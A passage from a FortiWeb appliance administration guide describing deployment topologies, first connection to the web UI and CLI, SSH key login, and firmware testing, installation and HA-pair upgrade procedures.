FortiWeb monitors traffic received on the data capture port's network interface (regardless of the IP address) and applies the first applicable policy. Because it is not inline with the destination, it does **not** forward permitted traffic. FortiWeb logs or blocks violations according to the matching policy and its protection profile. If FortiWeb detects a malicious request, it sends a TCP `RST` (reset) packet through the blocking port to the web server and client to attempt to terminate the connection. It does **not** otherwise modify traffic. (It cannot, for example, offload SSL, load-balance connections, or support user authentication.)

If you select Offline Protection mode, you can configure Blocking Port on page 242 to select the port from which TCP `RST` (reset) commands are sent to block traffic that violates a policy.

Topology for WCCP mode

WCCP mode does not require changes to the IP address scheme of the network. Requests are destined for a web server and not the FortiWeb appliance. This operation mode supports the same feature set as True Transparent Proxy mode. However, like Reverse Proxy mode, web servers see the FortiWeb network interface IP address and not the IP address of the client. For details, see Supported features in each operation mode on page 66.

This is an example of a network topology in WCCP mode:



A client accesses a web server over the Internet through a FortiWeb appliance. In this one-arm topology, a firewall is configured as a WCCP server that routes HTTP/HTTPS traffic arriving on port1 to a FortiWeb configured as a WCCP client. The firewall directs non-HTTP/HTTPS traffic to the switch directly. On the FortiWeb, Port3 is configured for the WCCP protocol and connected to the firewall.

FortiWeb applies the first applicable policy, logs, blocks, or modifies violations according to the matching policy, and then returns permitted traffic to the firewall. The firewall is configured to route HTTP/HTTPS traffic arriving on port3 to the switch.

Topologies for high availability (HA) clustering

Valid HA topologies vary by whether you use either:

- FortiWeb active-passive HA
- FortiWeb active-active HA
- An external HA/load balancer

To carry heartbeat and synchronization traffic between the HA pair, the heartbeat interface on both HA appliances must be connected through crossover cables or through switches.

If you use a switch to connect the heartbeat interfaces, they must be reachable by Layer 2 multicast.

This is an example of a active-passive HA network topology in Reverse Proxy mode:



If the active appliance fails, the standby appliance assumes the IP addresses and load of the failed appliance.

This is an example for an active-active HA network topology in Reverse Proxy mode:

A FortiWeb active-active HA cluster can be consist of up to eight FortiWebs. All the cluster members operate as an active appliance together, which means each of the members can simultaneously handle the traffic between clients and the back web servers. In an active-active HA cluster, there is one appliance selected as the primary and the others are secondary appliances. Like a central controller, only the primary appliance receives traffic from clients and web servers; it will distribute received traffic to the cluster members (including itself), so that each FortiWeb appliance performs the security services to monitor traffic.

Similar to the active-passive HA deployment, the operation of active-active HA cluster requires heartbeat detection, configuration and session synchronization between the cluster members. If the primary appliance fails, one of the secondary appliances will take it over. The heartbeat interfaces of all the HA appliances must be connected directly with crossover cables or through switches to carry the heartbeat and synchronization traffic between the HA cluster members.

If FortiWeb will **not** be operating in Reverse Proxy mode, typically you would **not** configure an HA network topology. Configuring an HA network topology in other operation modes could require changes to your network scheme, which defeats one of the key benefits of other operating modes: they require no IP changes.

Instead, most customers use an existing external load balancer/HA solution in conjunction with FortiWeb configuration synchronization to preserve an existing active-active or active-passive topology.

This is an example of a network topology in True Transparent Proxy mode with configuration synchronization and external HA via FortiADC:



Unlike with FortiWeb HA, the external HA device detects when a FortiWeb has failed and then redirects the traffic stream; FortiWeb has no way of actively notifying the external HA device. To monitor the live paths through your FortiWeb configuration, you could configure your HA device to poll either:

- A back-end web server, or
- An IP on each FortiWeb bridge (V-zone)

You can use configuration synchronization to replicate the FortiWeb configuration without HA(that is, no load balancing and no failover). Configuration synchronization has no special topology requirement, except that synchronized FortiWebs should be placed in identical topologies. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 111.

See also

- Fail-to-wire for power loss/reboots on page 720
- Topology for Reverse Proxy mode on page 70
- Topology for either of the transparent modes on page 71
- FortiWeb high availability (HA) on page 44
- HA heartbeat on page 106
- Replicating the configuration without FortiWeb HA (external HA) on page 111

Connecting to the web UI or CLI

To configure, maintain, and administer the FortiWeb appliance, you need to connect to it. There are two methods:

Web UI—A graphical user interface (GUI), from within a web browser. It can display reports and logs, but lacks many advanced diagnostic commands. For usage, see How to use the web UI on page 51.

Command line interface (CLI)—A text interface similar to DOS or UNIX commands, from a Secure Shell (SSH) or Telnet terminal, or from the JavaScript **CLI Console** widget in the web UI (**System > Status > Status**). It provides access to many advanced diagnostic commands as well as configuration, but lacks reports and logs. For usage, see FortiWeb CLI Reference.

Access to the CLI and/or web UI through your network is not yet configured if:

- you are connecting for the first time
- you have just reset the configuration to its default state
- you have just restored the firmware

In these cases, you must initially connect your computer directly to FortiWeb, using the default settings.

If you are installing a FortiWeb-VM virtual appliance, you should have already connected if you followed the instructions in the *FortiWeb-VM deploy Guide* (https://docs.fortinet.com/fortiweb/hardware). If so, you can skip this chapter and continue with Changing the “admin” account password on page 93.

Via the direct connection, you can use the web UI or CLI to configure FortiWeb’s basic network settings. Once this is done, you will be able to place FortiWeb on your network, and use FortiWeb through your network.

Until the FortiWeb appliance is configured with an IP address and connected to your network, you may prefer to connect the FortiWeb appliance directly to your management computer, or through a switch, in a peer network that is isolated from your overall network. This will improve security during setup. However, isolation is not required.

Connecting to the web UI

You can connect to the web UI using its default settings:

Network Interface	port1
URL	HTTPs://192.168.1.99/
Administrator Account	admin
Password	

Requirements

- A computer with an RJ-45 Ethernet network port
- A web browser such as Microsoft Internet Explorer version 6.0 or greater, or Mozilla Firefox 3.5 or greater
- A crossover Ethernet cable

To connect to the web UI

1. On your management computer, configure the Ethernet port with the static IP address 192.168.1.2 with a netmask of 255.255.255.0.
2. Using the Ethernet cable, connect your computer’s Ethernet port to the FortiWeb appliance’s port1.

3. Start your browser and enter the following URL:
   HTTPs://192.168.1.99
   (Remember to include the “s” in HTTPs://.)
   Your browser connects the appliance.
   If you do **not** see the login page due to an SSL cipher error during the connection, and you are connecting to the trial license of FortiWeb-VM or a LENC version of FortiWeb, then your browser must be configured to accept encryption of 64-bit strength or less during the handshake. RC2 and DES with less than 64-bit strength is supported. AES and 3DES is **not** supported in these versions.
   For example, in Mozilla Firefox, if you receive this error message:
   `ssl_error_no_cypher_overlap`
   To support HTTPS authentication, the FortiWeb appliance ships with a self-signed security certificate, which it presents to clients whenever they initiate an HTTPS connection to the FortiWeb appliance. When you connect, depending on your web browser and prior access of the FortiWeb appliance, your browser might display two security warnings related to this certificate:
   - The certificate is not automatically trusted because it is self-signed, rather than being signed by a valid certificate authority (CA). Self-signed certificates cannot be verified with a proper CA, and therefore might be fraudulent. You must manually indicate whether or not to trust the certificate.
   - The certificate might belong to another website. The common name (CN) field in the certificate, which usually contains the host name of the website, does not exactly match the URL you requested. This could indicate server identity theft, but could also simply indicate that the certificate contains a domain name while you have entered an IP address. You must manually indicate whether this mismatch is normal or not.

   Both warnings are normal for the default certificate. TLS v1.0 is supported.
4. Verify and accept the certificate, either permanently (the web browser will not display the self-signing warning again) or temporarily. You cannot log in until you accept the certificate.
   For details on accepting the certificate, see the documentation for your web browser.
5. In the **Name** field, type `admin`, then click **Login**. In its default state, there is no password for this account.

Login credentials entered are encrypted before they are sent to the FortiWeb appliance. If your login is successful, the web UI appears. To continue by updating the firmware, see Updating the firmware on page 83. Otherwise, to continue by setting an administrative password, see Changing the “admin” account password on page 93.

If 3 incorrect login or password attempts occur in a row, your IP address will be temporarily blocklisted from the GUI and CLI (network, not console). This is to protect the appliance from brute force login attacks. Wait 1 minute, then attempt the login again.

Connecting to the CLI

Using its default settings, you can access the CLI from your management computer in three ways via:

- the Web UI
- A local console connection
- An SSH connection, either local or through the network

Secure Shell (SSH) provides both secure authentication and secure communications to the CLI. Supported SSH protocol versions, ciphers, and bit strengths include SSH version 2 with AES-128, 3DES, Blowfish, and SHA-1.

These are the default settings to connect to the CLI via SSH:

Network Interface	port1
IP Address	192.168.1.99
SSH Port Number	22
Administrator Account	admin
Password	

If you are **not** connecting for the first time, nor have you just reset the configuration to its default state or restored the firmware, administrative access settings may have already been configured. In this case, access the CLI using the IP address, administrative access protocol, administrator account and password already configured, instead of the default settings.

Alternatively, you can access the CLI via SSH and a public-private key pair. However, to use this option, you first access the CLI using the CLI Console widget (part of the web UI status dashboard) or via SSH and password to upload the public key. For details, see To connect to the CLI using an SSH connection and public-private key pair on page 82.

The following procedures describe connection using PuTTY software; steps may vary with other terminal emulators.

To use the CLI in the web UI

You must have already completed To connect to the web UI on page 78.

1. In the top-right corner of the window from any location in the web UI, click the **Console Access** icon:

   The console will open on top of the current window of the Web UI.
2. To detach the CLI Console from the Web UI, click the **Detach** icon in the toolbar of the CLI Console window:

The CLI Console will open in a new tab in your browser.

To connect to the CLI using a local console connection

You must have:

- A computer with an available serial communications (COM) port
- The RJ-45-to-DB-9 or null modem cable included in your FortiWeb package
- Terminal emulation software such as PuTTY (HTTP://www.chiark.greenend.org.uk/~sgtatham/putty/download.html)

1. Using the RJ-45-to-DB-9 or null modem cable, connect your computer's serial communications (COM) port to the FortiWeb appliance's console port.
2. Verify that the FortiWeb appliance is powered on.
3. On your management computer, start a terminal emulation software such as PuTTY.
4. In the **Category** tree on the left, go to **Connection > Serial** and configure these settings:

Serial line to connect to	COM1 (or, if your computer has multiple serial ports, the name of the connected serial port)
Speed (baud)	9600
Data bits	8
Stop bits	1
Parity	None
Flow control	None

5. In the **Category** tree on the left, go to **Session** (**not** the sub-node, **Logging**) and from **Connection type**, select **Serial**.
6. Click **Open**.
7. Press the Enter key to initiate a connection.
   The login prompt appears.
8. Type `admin` then press Enter twice. (In its default state, there is no password for the `admin` account.)

The CLI displays the following text, followed by a command line prompt:

```
Welcome!
```

You can now enter commands. To continue by updating the firmware, see Updating the firmware on page 83. Otherwise, to continue by setting an administrative password, see Changing the "admin" account password on page 93. For information about how to use the CLI, see FortiWeb CLI Reference.

To connect to the CLI using an SSH connection and password

You must have:

- a computer with an RJ-45 Ethernet port
- a crossover Ethernet cable (if connecting directly) or straight-through Ethernet cable (if connecting through a switch or router)
- a FortiWeb network interface configured to accept SSH connections (In its default state, port1 accepts SSH. You may need to connect directly first in order to configure a static route so that, later, you can connect through routers. For details, see Adding a gateway on page 133.)
- terminal emulation software such as PuTTY (HTTP://www.chiark.greenend.org.uk/~sgtatham/putty/download.html)

1. On your management computer, configure the Ethernet port with the static IP address 192.168.1.2 with a netmask of 255.255.255.0.
2. Using the Ethernet cable, connect your computer's Ethernet port to the FortiWeb appliance's port1.
3. Verify that the FortiWeb appliance is powered on.
4. On your management computer, start PuTTY.
   Initially, the **Session** category of settings is displayed.
5. In **Host Name (or IP Address)**, type `192.168.1.99`.
6. In Port, type `22`.

7. From **Connection type**, select **SSH**.
8. Select **Open**.
   The SSH client connects to the FortiWeb appliance.
   The SSH client may display a warning if this is the first time you are connecting to the FortiWeb appliance and its SSH key is not yet recognized by your SSH client, or if you have previously connected to the FortiWeb appliance but it used a different IP address or SSH key. If your management computer is directly connected to the FortiWeb appliance with no network hosts between them, this is normal.
9. Click **Yes** to verify the fingerprint and accept the FortiWeb appliance's SSH key. You cannot log in until you accept the key.
   The CLI displays a login prompt.
10. Type `admin` and press Enter. by default, this account has no password.

If 3 incorrect login or password attempts occur in a row, your IP address will be temporarily blocklisted from the GUI and CLI (network, not console). This is to protect the appliance from brute force login attacks. Wait 1 minute, then attempt the login again.

The CLI displays a prompt, such as:

```
FortiWeb#
```

You can now enter commands. To continue by updating the firmware, see Updating the firmware on page 83. Otherwise, to continue by setting an administrative password, see Changing the "admin" account password on page 93.

For information about how to use the CLI, see FortiWeb CLI Reference.

To connect to the CLI using an SSH connection and public-private key pair

1. Create a public-private key pair using a key generator.
2. Save the private key to the location on your management computer where your SSH keys are stored.
3. Connect to the CLI using either the CLI Console widget on the web UI dashboard or via anSSH connection. For details, see To connect to the CLI using an SSH connection and password on page 81.
4. Use the following CLI command to copy the public key to FortiWeb using the CLI commands:

```
config system admin
  edit admin
    set sshkey <sshkey>
    end
```

   where `<sshkey>` is the public key data.
   The following data is an example of an ssh public key:

```
"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDJWw9hWG6KC+RYViLmPVN283mNIwOVE9EyO+Rk
     SsQgqZzc/NkzWpR4A3f6egYUZ1TY3ERYJ350zpvtmVoM8sbtDyLjuj/OYqZWLr06jjd+
     NBKNbl9crqGdcoi+5WYZ9qo8NKgW4yXrmcNzdM46c708mrKNc9cfVlCk2kJSNNEY8FRX
     fm3Ge7y0aNRuBBQ6n9LkYWSoW+AETwNt8ZS0/9tJ9gV6V6J4071Y8xSfM1VDJQwdneuX
     CpVrs3Fg1DijUdritp7W8ptxqgbLvdkRObaTvpEGSl6rBPZcsqQFCCgn1QHdE9UxoPA7
     jpSrEZ/Gkh63kz5KC6dZgUg0G2IrIgXt"
```

5. To log in using the private key, open a connection to the CLI using SSH. For details, see To connect to the CLI using an SSH connection and password on page 81.
6. When FortiWeb displays the CLI prompt, use the following command to log in using the public key:

```
ssh -i <privatekey>
```

where <privatekey> is the name of the private key stored on your management computer.

For information about how to use the CLI, see FortiWeb CLI Reference.

Updating the firmware

Your FortiWeb comes with the latest operating system (firmware) when shipped. However, if a new version is released since your appliance is shipped, you should install it before you continue the installation.

Fortinet periodically releases FortiWeb firmware updates to include enhancements and address security issues. Once you register your FortiWeb, firmware is available for download through Fortinet Customer Service & Support at:

HTTPs://support.fortinet.com

Installing new firmware can overwrite attack signature packages using the versions of the packages that were current at the time that the firmware image was built. To avoid repeat updates, update the firmware **before** updating your FortiGuard packages.

New firmware can also introduce new features which you must configure for the first time.

For information about a particular firmware release, see the Release Notes for that release at:

HTTP://docs.fortinet.com/fortiweb/release-information

In addition to major releases that contain new features, Fortinet releases patch releases that resolve specific issues without containing new features and/or changes to existing features. It is recommended to download and install patch releases as soon as they are available.

See also

- Testing new firmware before installing it on page 83
- Installing firmware on page 85
- Installing alternate firmware on page 90

Testing new firmware before installing it

You can test a new firmware image by temporarily running it from memory, without saving it to disk. By keeping your existing firmware on disk, if the evaluation fails, you do not have to re-install your previous firmware. Instead, you can quickly revert to your existing firmware by simply rebooting the FortiWeb appliance.

To test a new firmware image

1. Download the firmware file from the Fortinet Technical Support website: HTTPs://support.fortinet.com/
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance. For details, see Connecting to the web UI or CLI on page 77.

4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. If you do not have one, you can temporarily install and run one such as `tftpd` on your management computer:
   Windows: HTTP://tftpd32.jounin.net
   Mac OS X: From the Terminal, enter the `man tftp` command.
   Linux: HTTPs://access.redhat.com/knowledge/docs/en-US/Red_Hat_Enterprise_Linux/5/html/Installation_Guide/s1-netboot-tftp.html

   Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.
7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.
   To use the FortiWeb CLI to verify connectivity, enter the following command:
   ```
   execute ping 192.168.1.168
   ```
   where `192.168.1.168` is the IP address of the TFTP server.
8. Enter the following command to restart the FortiWeb appliance:
   ```
   execute reboot
   ```
9. As the FortiWeb appliances starts, a series of system startup messages appear.
   ```
   Press any key to display configuration menu.....
   ```
10. Immediately press a key to interrupt the system startup.

    You have only three seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

    If you successfully interrupt the startup process, the following messages appears:
    ```
    [G]: Get firmware image from TFTP server.
    [F]: Format boot device.
    [B]: Boot with backup firmware and set as default.
    [Q]: Quit menu and continue to boot with default firmware.
    [H]: Display this list of options.

    Enter G,F,B,Q,or H:

    Please connect TFTP server to Ethernet port "1".
    ```
11. Type `G` to get the firmware image from the TFTP server.
    The following message appears:
    ```
    Enter TFTP server address [192.168.1.168]:
    ```
12. Type the IP address of the TFTP server and press Enter.
    The following message appears:
    ```
    Enter local address [192.168.1.188]:
    ```
13. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.
    The following message appears:
    ```
    Enter firmware image file name [image.out]:
    ```

14. Type the firmware image file name and press Enter.
The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

```
MAC:00219B8F0D94
##########################
Total 28385179 bytes data downloaded.
Verifying the integrity of the firmware image..
Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
```

If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support website, try a different TFTP server.

15. Type `R`.
The FortiWeb image is loaded into memory and uses the current configuration, **without** saving the new firmware image to disk.
16. To verify that the new firmware image was loaded, log in to the CLI and type:
`get system status`
17. Test the new firmware image.
- If the new firmware image operates successfully, you can install it to disk, overwriting the existing firmware, using the procedure Installing firmware on page 85.
- If the new firmware image does **not** operate successfully, reboot the FortiWeb appliance to discard the temporary firmware and resume operation using the existing firmware.

See also

- Installing firmware
- Installing alternate firmware

Installing firmware

You can use either the web UI or the CLI to upgrade or downgrade the appliance's operating system.

If you are installing a firmware version that requires a different size of system partition, you may be required to format the boot device before installing the firmware by re-imaging the boot device. Consult the **Release Notes**. In that case, do **not** install the firmware using this procedure. Instead, see Restoring firmware ("clean install") on page 925.

Firmware changes are either:

- an update to a newer version
- a reversion to an earlier version

To determine if you are updating or reverting the firmware, go to **System > Status > Status** and in the **System Information** widget, see the **Firmware Version** row. (Alternatively, in the CLI, enter the command `get system status`.)

For example, if your current firmware version is:

`FortiWeb-VM 4.32,build0531,111031`

changing to

`FortiWeb-VM 4.32,build0530,110929`

an earlier build number (530) and date (`110929` means September 29, 2011), indicates that you are reverting.

Back up **all** parts of your configuration before beginning this procedure. Some backup types do not include the full configuration. For full backup instructions, see Backup & restore on page 740.

Reverting to an earlier firmware version could reset settings that are not compatible with the new firmware. For example, FortiWeb 5.0 configuration files are **not** compatible with previous firmware versions. If you later decide to downgrade to FortiWeb 4.4.6 or earlier, your FortiWeb appliance will lose its configuration.
To restore the configuration, you will need a backup that is compatible with the older firmware.

For details about reconnecting to a FortiWeb appliance whose network interface configuration was reset, see Connecting to the web UI or CLI on page 77.

To install firmware via the web UI

1. Download the firmware file from the Fortinet Technical Support website: HTTPs://support.fortinet.com/
2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.

   Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see Updating firmware on an HA pair on page 89.

   ---

3. Go to **System > Status > Status**.
4. In the **System Information** widget, in the **Firmware Version** row, click **Update**.
   The **Firmware Upgrade/Downgrade** dialog appears.
5. Click **Choose File** to locate and select the firmware file that you want to install.
6. Click **OK**.
   Your management computer uploads the firmware image to FortiWeb. FortiWeb installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.

   If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.

   ---

7. Clear the cache of your web browser and restart it to ensure that it reloads the web UI and correctly displays all interface changes. For details, see your browser's documentation.
8. To verify that the firmware was successfully installed, log in to the web UI and go to **System > Status > Status**.
   In the **System Information** widget, the **Firmware Version** row indicates the currently installed firmware version.

9. If you want to install alternate firmware on the secondary partition, follow Installing alternate firmware on page 90.
10. Continue with Changing the “admin” account password on page 93.

Installing firmware replaces the current attack definitions with those included in the firmware release that you're installing. If you are updating or rearranging an existing deployment, after you install new firmware, make sure that your attack definitions are up-to-date. For details, see Manually initiating update requests on page 425.

To install firmware via the CLI

1. Download the firmware file from the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com/
   If you are **downgrading** the firmware to a previous version, FortiWeb reverts the configuration to default values for that version of the firmware. You will need to reconfigure FortiWeb or restore the configuration file from a backup. For details, see Connecting to the web UI or CLI on page 77 and, if you opt to restore the configuration, "Restoring a previous configuration" on page 1.
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.

Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see Updating firmware on an HA pair on page 89.

3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category. For details, see Permissions on page 52.
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. If you do not have one, you can temporarily install and run one such as `tftpd` on your management computer:
   Windows: HTTP://tftpd32.jounin.net
   Mac OS X: From the Terminal, enter the `man tftp` command.
   Linux: HTTPs://access.redhat.com/knowledge/docs/en-US/Red_Hat_Enterprise_Linux/5/html/Installation_Guide/s1-netboot-tftp.html

Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.
   To use the FortiWeb CLI to verify connectivity, enter the following command:
   ```
   execute ping 192.168.1.168
   ```
   where `192.168.1.168` is the IP address of the TFTP server.
8. Enter the following command to download the firmware image from the TFTP server to FortiWeb:
   ```
   execute restore image tftp <name_str> <tftp_ipv4>
   ```
   where `<name_str>` is the name of the firmware image file and `<tftp_ipv4>` is the IP address of the TFTP server. For example, if the firmware image file name is `image.out` and the IP address of the TFTP server is

192.168.1.168, enter:

```
execute restore image tftp image.out 192.168.1.168
```

One of the following messages appears:

```
This operation will replace the current firmware version!
Do you want to continue? (y/n)
```

or:

```
Get image from tftp server OK.
Check image OK.
This operation will downgrade the current firmware version!
Do you want to continue? (y/n)
```

9. Type `y`.
   The FortiWeb appliance downloads the firmware image file from the TFTP server. The FortiWeb appliance installs the firmware and restarts:

```
MAC:00219B8F0D94
##########################
Total 28385179 bytes data downloaded.
Verifying the integrity of the firmware image.
Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
```

   The time required varies by the size of the file and the speed of your network connection.

If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support website, try a different TFTP server.

10. To verify that the firmware was successfully installed, log in to the CLI and type:

```
get system status
```

    The firmware version number is displayed.
11. If you want to install alternate firmware on the secondary partition, follow Installing alternate firmware on page 90.
12. Continue with Changing the “admin” account password on page 93.

Installing firmware replaces the current FortiGuard packages with those included with the firmware release that you are installing. If you are updating or rearranging an existing deployment, after you install new firmware, make sure that your attack definitions are up-to-date. For details, see Manually initiating update requests on page 425.

See also

- Updating firmware on an HA pair on page 89
- Installing alternate firmware on page 90
- Manually initiating update requests on page 425

Updating firmware on an HA pair

Installing firmware on an HA pair is similar to installing firmware on a single, standalone appliance.

If **downgrading** to a previous version, do **not** use this procedure. The HA daemon on the standby appliance might detect that the main appliance has older firmware, and attempt to upgrade it to bring it into sync, undoing your downgrade.

Instead, switch out of HA, downgrade each appliance individually, then switch them back into HA mode.

To ensure minimal interruption of service to clients, use the following steps.

This update procedure is **only** valid for upgrading **from** FortiWeb 4.0 MR4 or later.

If you are upgrading from FortiWeb 4.0 MR3 or earlier, the active appliance will **not** automatically send the new firmware to the standby appliance(s); you must quickly connect to the standby and manually install the new firmware while the originally active appliance is upgrading and rebooting. Alternatively, switch the appliances out of HA mode, upgrade them individually, then switch them back into HA mode.

To update the firmware of an HA pair

1. Verify that both of the members in the HA pair are powered on and available on **all** of the network interfaces that you have configured. If required ports are not available, HA port monitoring could inadvertently trigger an additional failover and traffic interruption during the firmware update.
2. Log in to the web UI of the **primary** appliance as the `admin` administrator.
   Alternatively, log on with an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category. For details, see Permissions on page 52.
3. Install the firmware on the primary appliance. For details, see Installing firmware on page 85. When installing via the web UI, a message will appear after your web browser has uploaded the file:

```
Sending the new firmware file to the standby. Please wait and keep the web GUI
untouched...
```

Closing your browser window or using the back or forward buttons can **interrupt the upgrade process**, resulting in a split brain problem — both the upgrade of the initial primary and HA will be interrupted, because both appliances will believe they are the main appliance.

The primary appliance will transmit the firmware file to the standby appliance over its HA link.The standby appliance will upgrade its firmware first; on the active appliance, this will be recorded in an event log message such as:

```
Member (FV-1KC3R11111111) left HA group
```

After the standby appliance reboots and indicates via the HA heartbeat that it is up again, the primary appliance will begin to update its own firmware. During that time, the standby appliance will temporarily become active and process your network's traffic. After the original appliance reboots, it indicates via the HA heartbeat that it is up again. Which appliance will assume the active role of traffic processing depends on your configuration (see How HA chooses the active appliance on page 108):

- If FortiWeb high availability (HA) on page 44 is **enabled**, the cluster will consider your FortiWeb high availability (HA) on page 44 setting. Therefore both appliances usually make a second failover in order to resume their original roles.

- If FortiWeb high availability (HA) on page 44 is **disabled**, the cluster will consider uptime first. The original primary appliance will have a smaller uptime due to the order of reboots during the firmware upgrade. Therefore it will **not** resume its active role; instead, the standby will remain the new primary appliance. A second failover will **not** occur.

Reboot times vary by the appliance model, and also by differences between the original firmware and the firmware you are installing, which may require the installer to convert the configuration and/or disk partitioning schemes to be compatible with the new firmware version.

See also

- Installing firmware on page 85
- FortiWeb high availability (HA) on page 44

Installing alternate firmware

You can install alternate firmware which can be loaded from its separate partition if the primary firmware fails. This can be accomplished via the web UI or CLI.

To install alternate firmware via the web UI

1. Download the firmware file from the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com/
